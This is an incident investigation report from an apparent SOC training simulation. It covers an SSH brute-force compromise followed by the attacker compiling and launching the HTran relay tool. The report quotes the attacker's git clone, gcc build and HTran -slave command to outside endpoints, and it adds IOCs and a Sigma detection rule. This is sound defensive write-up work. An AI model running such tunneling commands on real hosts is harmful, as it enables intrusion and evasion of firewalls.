INCIDENT INVESTIGATION REPORT

SOC330 — HTran Network Tunneling After SSH Brute-Force Compromise

LetsDefend SOC Simulation (hard-level case) | DFIR Case Study | Prepared for Portfolio Use

Ediz YURDAGÜL | edizyurdagul@hotmail.com

Alert	SOC330 - HTran network tunneling potentially associated with APT10 (MENUPASS) was detected
Classification	True Positive — Compromised
Severity	High
Status	Contained
Affected Host	Jenessa (172.16.17.131)
Attacker IP	87.249.134.130
Incident Date	October 8, 2024

1. Executive Summary

On October 8, 2024, the Linux host Jenessa (172.16.17.131) was compromised through an SSH password brute-force attack from 87.249.134.130. A burst of failed logins ended in an accepted password for the valid account analyst at 08:18:58 UTC.

Over the next seven minutes the operator worked interactively: enumerated listening sockets and scheduled tasks, tested outbound internet access, cloned the public HTran repository from GitHub, compiled it on the host with gcc, and at 08:26:16 UTC executed ./HTran -slave 218.27.4.98 4444 18.189.13.47 80.

HTran is a TCP connection relay. In -slave mode it makes outbound connections to two endpoints and bridges traffic between them, which lets an attacker reach services through a compromised host without any inbound firewall rule. The firewall recorded the host reaching out to 218.27.4.98:4444 (state SYN_SENT) six seconds before the execution event was logged.

The case is classified as a True Positive — confirmed compromise. The host was isolated, the C2 address was blocked, the compromised credentials were reset, and eradication and recovery were completed.

How to read this case: (1) The firewall evidence shows an attempted connection (SYN_SENT), not an established session. (2) HTran is public and widely reused; the alert references APT10 (MENUPASS), but tool use alone does not attribute an actor, so attribution is low confidence. (3) The attacker went from first accepted login to relay launch in 7 minutes 18 seconds, with an observable fix-and-retry on the compile step, which points to a hands-on operator rather than an unattended script.

2. Alert Overview

Alert	SOC330 - HTran network tunneling potentially associated with APT10 (MENUPASS) was detected
Verdict	True Positive — Compromised
Severity	High
Status	Contained
Analyst	Ediz YURDAGÜL
Incident Date	October 8, 2024
Affected Host	Jenessa (172.16.17.131) — Linux (auditd logging)
Attacker Ingress IP	87.249.134.130 (72 events in log management)
Compromised Account	analyst
Ingress Vector	SSH (22/TCP) with password authentication
C2 / Relay Endpoints	218.27.4.98:4444 and 18.189.13.47:80
Tool	HTran (public repository github.com/HiwinCN/HTran)
Login to tunnel launch	7 min 18 s (08:18:58 to 08:26:16)


3. Investigation Timeline

All times are UTC. The auditd epoch values in the raw logs convert to the same clock times shown in the SIEM (for example 1728375976 = 08:26:16 UTC), so the log sources share one time base.

Step 1 — SSH Brute Force and Compromise (08:18:52 – 08:18:58)

Searching the SIEM for source address 87.249.134.130 returns 72 events. The most recent page shows a rapid burst of failed passwords against analyst, plus a failed attempt against a non-existent user test, followed by an accepted login.

```
08:18:52-53  Failed password for analyst from 87.249.134.130  (multiple source ports)
08:18:53     Failed password for invalid user test from 87.249.134.130
08:18:58     Accepted password for analyst from 87.249.134.130 port 50313 ssh2
```




Log Management — failed SSH authentications and the accepted login at 08:18:58

The attempt against user test shows the actor was guessing usernames as well as passwords. The accepted login confirms valid-account access (T1078) obtained through password guessing (T1110.001).

Step 2 — Post-Compromise Discovery (08:22:28 – 08:24:27)

```
08:22:28  netstat -anp            (auditd EXECVE)
08:23:34  ss -tuln
08:23:57  crontab -l
08:24:09  cat /etc/crontab
08:24:27  ping google.com
```

- netstat and ss enumerate network connections and listening ports.
- crontab -l and cat /etc/crontab enumerate scheduled tasks. This may be reconnaissance for persistence options, but no cron modification appears in the logs reviewed, so persistence is not asserted.
- ping google.com is a simple egress check: can this host reach the internet?




Endpoint terminal history — discovery, tool compilation, HTran execution and the follow-up netstat

Step 3 — Tool Acquisition and Compile-on-Target (08:24:51 – 08:25:39)


```
08:24:51  git clone https://github.com/HiwinCN/HTran.git
08:24:55  ls
08:25:24  gcc HTran.c -o HTran
08:25:39  gcc HTran.c -o HTran -lpthread
```

The operator pulled the HTran source from a public repository and compiled it on the victim host instead of uploading a prebuilt binary. This avoids shipping an executable that file-based detection could flag, and fits MITRE T1027.004 (Compile After Delivery).

The second gcc call, 15 seconds after the first, adds -lpthread. The most likely reading is that the first build failed at the link stage and the operator corrected it, which is an interactive, iterative workflow. The auditd logs independently record the same commands, including the child process git-remote-https fetching the repository.



auditd EXECVE records on the host — HTran, gcc, git clone and netstat, alongside the SSH login events




Raw log of git-remote-https fetching the HTran repository


Step 4 — Tunnel Launch and C2 Attempt (08:26:10 – 08:26:36)

```
08:26:10  Firewall: 172.16.17.131:36746 -> 218.27.4.98:4444   state: SYN_SENT
08:26:16  ./HTran -slave 218.27.4.98 4444 18.189.13.47 80     (bash PID 2248)
08:26:36  netstat -anp
```

In -slave mode HTran connects outward to both 218.27.4.98:4444 and 18.189.13.47:80 and relays data between them. Because the connection starts from inside the network, it sidesteps inbound firewall restrictions. Port 4444 is the default listener port of several exploitation frameworks and a classic non-standard-port indicator (T1571). The netstat -anp run 20 seconds later is consistent with the operator checking whether the tunnel came up.



Firewall event — host 172.16.17.131 connecting to 218.27.4.98:4444



Status field of the firewall event: SYN_SENT



Process log — ./HTran -slave 218.27.4.98 4444 18.189.13.47 80, recorded under bash PID 2248

Timeline Summary

Time (UTC)	Source	Event	Technique
08:18:52–53	Auth log	Burst of failed SSH logins, including invalid user test	T1110.001
08:18:58	Auth log	Accepted password for analyst from 87.249.134.130	T1078, T1133
08:22:28	auditd	netstat -anp	T1049
08:23:34	Terminal	ss -tuln	T1049
08:23:57–09	Terminal	Cron enumeration (crontab -l, /etc/crontab)	Recon only
08:24:27	Terminal	ping google.com	T1016.001
08:24:51	auditd + terminal	git clone of the HTran repository	T1105

Time (UTC)	Source	Event	Technique
08:25:24–39	auditd + terminal	gcc compile, then recompile with -lpthread	T1027.004
08:26:10	Firewall	Outbound SYN_SENT to 218.27.4.98:4444	T1571
08:26:16	auditd + EDR	./HTran -slave 218.27.4.98 4444 18.189.13.47 80	T1090
08:26:36	Terminal	netstat -anp (post-launch check)	T1049

4. MITRE ATT&CK Mapping

Tactic	Technique	Evidence
Credential Access	T1110.001 — Brute Force: Password Guessing	Burst of failed SSH logins from 87.249.134.130, including a guessed username (test)
Initial Access	T1133 — External Remote Services	SSH (22/TCP) reachable from the internet with password authentication
Initial Access	T1078 — Valid Accounts	Accepted login for the valid account analyst
Execution	T1059.004 — Unix Shell	Interactive bash session used for every post-compromise command
Discovery	T1049 — System Network Connections Discovery	netstat -anp, ss -tuln
Discovery	T1016.001 — Internet Connection Discovery	ping google.com
Command and Control	T1105 — Ingress Tool Transfer	git clone of HTran from GitHub
Defense Evasion	T1027.004 — Compile After Delivery	gcc HTran.c -o HTran executed on the host
Command and Control	T1090 — Proxy	HTran -slave relay between 218.27.4.98:4444 and 18.189.13.47:80
Command and Control	T1571 — Non-Standard Port	C2 connection to port 4444

5. Evidence Notes & Scope

For transparency, these are the limits and open questions in the evidence reviewed:

C2 connectivity is attempted, not confirmed. The firewall shows a single event in state SYN_SENT. No established session, byte counts or follow-up traffic to 218.27.4.98 or 18.189.13.47 appear in the screenshots reviewed. Whether the tunnel actually carried traffic is unresolved and should be checked against further firewall and flow logs.

Six-second offset between the firewall and execution events. The firewall logged the connection at 08:26:10, while the auditd EXECVE for ./HTran is 08:26:16. The likely explanation is clock or ingestion differences between sources, or a retry; the source port in the firewall event cannot be tied to the process from the data shown. It does not change the conclusion, but it is noted rather than smoothed over.

Unusual process lineage. The HTran command is recorded under bash with parent gnome-terminal-server, not sshd. A pure SSH session would normally show sshd in the chain. This may be an artifact of the lab environment; in a real case it would prompt a check for a graphical or remote-desktop session on the host.

Role of 18.189.13.47:80 is unverified. It is the second endpoint HTran bridges to. Whether it is attacker-controlled infrastructure or a service the attacker wanted to reach was not established.

Terminal history coverage. The visible history begins at 08:23:34, so commands between the login at 08:18:58 and that point are not shown, apart from the auditd netstat at 08:22:28.

Brute-force scope. The SIEM holds 72 events from the attacker IP, but only the most recent are in the screenshots. The full duration and volume of the password-guessing phase is not characterized.

Attribution is low confidence. HTran is a publicly available tool used by many actors. No infrastructure overlap or other evidence tying this activity to APT10 was observed, so the alert's APT10/MENUPASS reference is recorded as context, not as a finding.

6. Containment, Eradication & Remediation

Actions Taken (per case record)

- Host isolation: Jenessa (172.16.17.131) isolated from the network.
- C2 blocking: 218.27.4.98 blocked at the firewall.
- Credential reset: password for the compromised analyst account reset.
- Eradication and recovery: HTran tooling removed and the host returned to a clean state.

Open Follow-Ups / Verification Checklist

- Confirm no other host contacted 218.27.4.98 or 18.189.13.47, and no other accepted SSH logins came from 87.249.134.130.
- Block 87.249.134.130 at the perimeter if not already done.
- Review the full 72-event history for the attacker IP to establish brute-force duration and volume.
- Check persistence beyond cron: ~/.ssh/authorized_keys for added keys, new user accounts, systemd units and shell profile files.
- Inspect the shell history of analyst for commands between 08:18:58 and 08:23:34.
- Look for ESTABLISHED sessions or transferred bytes to the two relay endpoints.
- Check whether the analyst credentials were reused on other systems.

Hardening Recommendations

- Disable SSH password authentication and require keys; this removes the brute-force path entirely.
- Restrict SSH exposure to allow-listed source IPs or a VPN/bastion; port 22 should not be reachable from the whole internet.
- Rate-limit and ban repeated failures (fail2ban or equivalent); the burst of failures within seconds is easy to throttle.

- Apply egress filtering: servers rarely need arbitrary outbound connections, and denying non-standard ports such as 4444 would have broken the tunnel.
- Alert on compilers and git on production servers; gcc and git clone run by an interactive user on a server are rare and high-signal.
- Keep auditd EXECVE logging and forward it to the SIEM; it supplied command-level visibility that corroborated the endpoint telemetry.

Detection Opportunity — Candidate Sigma Rule

A starting point for detecting HTran-style relay execution on Linux. This rule has not been validated in a SIEM and should be tested and tuned before use.

```
title: HTran-Style Connection Relay Execution on Linux
status: experimental
logsource:
  category: process_creation
  product: linux
detection:
  selection_image:
    Image|endswith: '/HTran'
  selection_args:
    CommandLine|re: '-slave\s+\d{1,3}(\.\d{1,3}){3}\s+\d+\s+
                     \d{1,3}(\.\d{1,3}){3}\s+\d+'
  condition: selection_image or selection_args
level: high
tags:
  - attack.command_and_control
  - attack.t1090
```

The regex is written on one line in the actual rule file; it is wrapped here for the page. A behavioral correlation worth testing alongside it: gcc execution by an interactive user, followed within minutes by execution of a newly created binary and an outbound connection to a non-standard port.

7. Indicators of Compromise (IOCs)

Type	Value	Context
Attacker Ingress IP	87.249.134.130	SSH brute-force source and origin of the accepted login
C2 / Listener	218.27.4.98:4444	HTran -slave first endpoint; firewall SYN_SENT from the host
Relay Endpoint	18.189.13.47:80	HTran -slave second endpoint (role unverified)
Affected Host	Jenessa (172.16.17.131)	Compromised Linux host
Compromised Account	analyst	Account used for the accepted SSH login
Tool	HTran (HTran.c, binary HTran)	Public TCP relay compiled on the host

Type	Value	Context
Tool Source URL	https://github.com/HiwinCN/HTran.git	Public repository cloned by the attacker (dual-use)
Executed Command	./HTran -slave 218.27.4.98 4444 18.189.13.47 80	Relay launch at 08:26:16 UTC
Process	bash, PID 2248 (parent gnome-terminal-server)	Process recorded for the HTran execution

8. Lessons Learned & Recommendations

- Correlate across sources before judging a weak signal. A single SYN_SENT to port 4444 is easy to dismiss. Matched with the auditd EXECVE record and terminal history seconds later, it became a confirmed tunneling attempt.
- Say exactly what the evidence proves. SYN_SENT is an attempt, not a session. Writing it that way, and listing what to verify, keeps the report honest and tells the next analyst where to look.
- A tool is not an attribution. HTran circulates publicly. The alert's APT10 reference is useful context, but without infrastructure or tradecraft overlap it stays low confidence.
- Compiling on the target is a behavior worth alerting on. It sidesteps file-based detection, yet gcc and git on a production server are rare enough to make a strong signal.
- Exposed SSH with password authentication is the root cause. Key-only login, source restriction and failure throttling would have stopped this chain at its first step.
- Interactive operators leave human traces. The fix-and-retry on the compile step separated this from an automated script and justified treating the host as under active hands-on control.

— End of Report —